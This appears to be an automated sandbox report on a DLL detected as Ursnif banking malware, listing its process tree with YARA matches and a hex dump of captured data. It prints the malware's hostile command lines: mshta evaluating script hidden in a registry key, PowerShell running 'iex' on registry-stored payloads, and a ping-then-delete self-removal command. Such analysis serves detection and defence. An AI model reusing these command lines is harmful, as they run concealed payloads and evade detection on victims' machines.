e6 5a a4 f7 5a 64 77 8c 11 2b f3 99 50 4d 1c c1 c8 8f 98 ed da 6c 95 df 12 0c 7f 90 85 13 7a f7 7c 30 78 2b 0e b1 e0 48 d8 82 6a b6 e6 e0 38 dc dc 90 39 b6 46 ed d6 8b ec 9b 2c 37 9d fb ac 5f 1f 99 2e a4 70 b3 28 4c e5 d0 b5 8a 67 8c 21 5f aa 00 5a 6c d3 7c 5f dc bd e8 d4 e3 08 39 73 f8 5c f0 71 0b 96 6f 50 72 c8 8f 0c ca 1a 5b 41 4d 47 09 fc 88 c1 4e 3f c2 7f ad ad c3 a6 89 7c 5c 0f 05 9b 46 66 9c bd c8 f0 52 e3 d5 2f bf 6b c1 1f ee d1 cd 90 8b 3a d4 91 09 f0 d4 2e b2 90 71 1b b3 64 24 5c 70 9f 0c e9 e3 49 9f 06 a3 04 28 3c 2d cc 82 85 57 d5 0c b2 41 69 fc bd 7d 1b 44 96 0c 9e c0 d3 c2 da d4 e4 d2 e7 ec 46 cc b6 0b e7 ab e4 ed 8a fa 68 df 94 b2 81 42 15 db c6 bc a6 c9 33 ac 2a e4 3b 76 a9 28 4c 22 7a bd 18 b1 e9 b9 5a 62 fc fd 8c 25 15 5f ac 37 bd 57 c2 c8 f6 0f ad 2f 5f 70 6c 07 02 f9 8f d0 56 bf 6e e0 5c e3 6e 08 e7 5e a4 80 2a b5 10 61 66 f3 6e 72 07 dd 79 7b 01 49 50 25 f8 17 5e 45 09 fc 92 3d 56 1b 9b 0a cd 88 d2 76 98 e8 3c 59 a1 d3 cb 68 2f 50 76 07 a1 eb 6d 9f 41 30 19 a3 9f 58 5d 7e c4 71 2d 29 f8 1d a7 cf ea f1 65 2c fb d1 7b 1b 99 dc 1f a1 92 94 e0 9f 2e 1f 73 9a 09 ec 97 d3 b9 54 3a bc c5 fc ae 1a 79 b6 1a e4 af 43 fb 97 b7 62 0e cb 4b 14 a1 b0 a5 74 fc a7 63 7d c2 f9 b6 68 4d 59 8d eb b1 0f b5 17 02 ba 96 5e 34 ef 0b 4f 58 41 df 52 dc d3 dd 0d 3c 4d b7 8a 5e ef a8 68 f6 63 fa bc 0e a9 17 cc 52 c8 42 23 52 be 42 c8 f3 87 81 bf b7 a7 5c 20 aa 58 42 97 0f 38 03 75 1c 52 6d 8f e9 c5 9d 00 8d 13 a7 dc 93 b8 42 86 d3 c5 04 a4 4a df a8 26 c7 39 29 23 0e 15 b8 79 47 43 32 5b 81 a8 ff c8 d9 2e b3 df f0 cb 97 18 5b 41 9a f6 ce 81 9d ea 6a 11 14 4d 90 00 a7 44 61 a9 ac 2f 2a 2d eb 89 9d dd 83 71 6a 05 02 72 0e be 3e 80 92 66 63 2e 7d 94 12 9d 40 2b 53 0e f5 fa df aa f5 8c 3b ef d6 85 15 55 88 e0 0e 69 e6 53 ee 3f b5 19 88 c0 b0 8a 99 ad 63 f3 63 b0 04 86 4c 29 60 d3 e2 21 ce e6 15 22 95 b1 36 9f 81 58 74 cc 11 62 4a 66 07 8c 8e e3 e3 ae 72 1f 41 cb c9 a2 63 e7 66 52 97 00 78 d5 8c 0e 33 8b 58 2b 2a ee a0 32 00 8f 21 ff 18 d4 92 0c 0a ce 22 ea 1e dc 7c c6 cf 90 bb ec 64 61 bb Data Ascii: VG9iG.`hx#@Z`5"+<}3C;i3(NSo#4\GR\nkq6yDwI*LG8N t|#qa_.lwt8c`-R-\U=}~)2UzeO.!h~ZZdw+PMlz| 0x+Hj89F,7_.p(Lg!_Zl|_9s\qoPr[AMGN?|\FfR/k:.qd$\pl(<-WAi}DFhB3*;v(L"zZb%_7W/_plVn\n^*afnry{IP%^E=Vv< Yh/PvmA0X]~q-)e,{.sT:yCbKtc}hMY^4OXAR<M^hcRB#RB\ XB8uRmBJ&9)#yGC2[.[AjMDa/*-qjr>fc.}@+S;UiS?ccL)`!"6 XtbJfrAcfRx3X+*2!"|da

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 7044 Parent PID: 4908

General

Start time:	23:35:58
Start date:	06/10/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\2u2mgtylJy.dll'
Imagebase:	0xf50000
File size:	893440 bytes

MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.440873523.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.502401968.0000000004AA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.502219800.0000000004AA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.440860771.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000000.00000003.448235433.00000000039D9000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.502330882.0000000004AA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000000.00000003.448202934.000000000395A000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.440884295.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.502570590.0000000004AA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.448279110.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.502479250.0000000004AA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.440805888.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.443913452.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000003.408114811.00000000011C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000000.00000002.1031952216.00000000036DF000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.502279805.0000000004AA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.440780908.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.502609356.0000000004AA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.440846323.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.440750956.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.440828072.0000000003A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.502443301.0000000004AA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.450243555.000000000385C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.502514325.0000000004AA8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.1031847284.0000000003099000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: cmd.exe PID: 7056 Parent PID: 7044

General

Start time:	23:35:59
Start date:	06/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\2u2mgtylJy.dll',#1
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 7064 Parent PID: 7044

General

Start time:	23:35:59
Start date:	06/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\2u2mgtylJy.dll,Bonebegin
Imagebase:	0x990000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.379823360.0000000002E30000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 7076 Parent PID: 7056

General

Start time:	23:35:59
Start date:	06/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\2u2mgtylJy.dll',#1
Imagebase:	0x990000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000003.00000003.471332372.00000000059D9000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000003.00000003.471296215.000000000595A000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.471379540.0000000005A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.462394382.0000000005A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.462596690.0000000005A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000003.380707508.00000000032D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.462470408.0000000005A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.462528723.0000000005A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.524731514.00000000064C8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.466413805.0000000005A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.473802684.000000000585C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.462613151.0000000005A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.462579053.0000000005A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.462505929.0000000005A58000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.462554968.0000000005A58000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities — Show Windows behavior

Analysis Process: rundll32.exe PID: 7136 Parent PID: 7044

General

Start time:	23:36:03
Start date:	06/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\2u2mgtylJy.dll,Father
Imagebase:	0x990000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000005.00000003.392684354.0000000004AD0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities — Show Windows behavior

Analysis Process: rundll32.exe PID: 7160 Parent PID: 7044

General

Start time:	23:36:08
Start date:	06/10/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\2u2mgtylJy.dll,Ratherdesign
Imagebase:	0x990000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000006.00000003.405323039.0000000002F10000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000006.00000003.441574566.0000000004DA9000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: mshta.exe PID: 6260 Parent PID: 3352

General

Start time:	23:37:23
Start date:	06/10/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>K0qx='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(K0qx).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>'
Imagebase:	0x7ff78a450000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: powershell.exe PID: 6104 Parent PID: 6260

General

Start time:	23:37:25
Start date:	06/10/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool))
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: conhost.exe PID: 2920 Parent PID: 6104

General

Start time:	23:37:25
Start date:	06/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 3912 Parent PID: 6104

General

Start time:	23:37:31
Start date:	06/10/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\jdlmh2q4.cmdline'
Imagebase:	0x7ff660b60000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: cvtres.exe PID: 1196 Parent PID: 3912

General

Start time:	23:37:32
Start date:	06/10/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESD66D.tmp' 'c:\Users\user\AppData\Local\Temp\CSCCE0193F21C5D49109645DA91D5FFF210.TMP'
Imagebase:	0x7ff71d400000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 488 Parent PID: 6104

General

Start time:	23:37:34
Start date:	06/10/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\w34iw342.cmdline'
Imagebase:	0x7ff660b60000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: mshta.exe PID: 5080 Parent PID: 3352

General

Start time:	23:37:34
Start date:	06/10/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Cbv5='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Cbv5).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\DeviceFile'));if(!window.flag)close()</script>'
Imagebase:	0x7ff78a450000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cvtres.exe PID: 5760 Parent PID: 488

General

Start time:	23:37:35
Start date:	06/10/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESE022.tmp' 'c:\Users\user\AppData\Local\Temp\CSC919BED62534A4CC3BF2669B466E033B8.TMP'
Imagebase:	0x7ff71d400000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 3212 Parent PID: 5080

General

Start time:	23:37:36
Start date:	06/10/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').UtilTool))
Imagebase:	0x7ff777fc0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 1324 Parent PID: 3212

General

Start time:	23:37:36
Start date:	06/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 3352 Parent PID: 6104

General

Start time:	23:37:41
Start date:	06/10/2021

Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 3248 Parent PID: 3212

General

Start time:	23:37:44
Start date:	06/10/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\yg5i0oy3.cmdline'
Imagebase:	0x7ff660b60000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: control.exe PID: 2988 Parent PID: 7044

General

Start time:	23:37:44
Start date:	06/10/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff6614c0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000003.521119646.0000019E72A0C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000001F.00000000.516409229.00000000009F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000001F.00000000.518371045.00000000009F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000002.1014883407.0000019E72A0C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000003.521272154.0000019E72A0C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000001F.00000002.1014253469.00000000009F1000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000003.521180114.0000019E72A0C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000003.521239146.0000019E72A0C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 0000001F.00000000.514046155.00000000009F0000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: cvtres.exe PID: 6552 Parent PID: 3248

General

Start time:	23:37:45
Start date:	06/10/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES889.tmp' 'c:\Users\user\AppData\Local\Temp\CSCCED00F42533349BEA98D8A77AE340CD.TMP'
Imagebase:	0x7ff71d400000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: 6908 Parent PID: 3212

General

Start time:	23:37:48
Start date:	06/10/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\4z2qptpk.cmdline'
Imagebase:	0x7ff660b60000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 6868 Parent PID: 6908

General

Start time:	23:37:49
Start date:	06/10/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES1839.tmp' 'c:\Users\user\AppData\Local\Temp\CSC5471F709FE714810AB0D5625CD34D24.TMP'
Imagebase:	0x7ff71d400000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: 6268 Parent PID: 7076

General

Start time:	23:37:58
Start date:	06/10/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff6614c0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000025.00000000.638276522.0000000000CC0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000025.00000002.975772859.0000000000CC1000.00000020.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000025.00000000.760211370.0000000000CC0000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000025.00000000.564342319.0000000000CC0000.00000040.00020000.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: 4436 Parent PID: 3352

General

Start time:	23:39:37
Start date:	06/10/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\cmd.exe' /C ping localhost -n 5 && del 'C:\Users\user\Desktop\2u2mgtylJy.dll'
Imagebase:	0x7ff7d0e30000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6388 Parent PID: 4436

General

Start time:	23:40:02
Start date:	06/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6225d0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

Code Analysis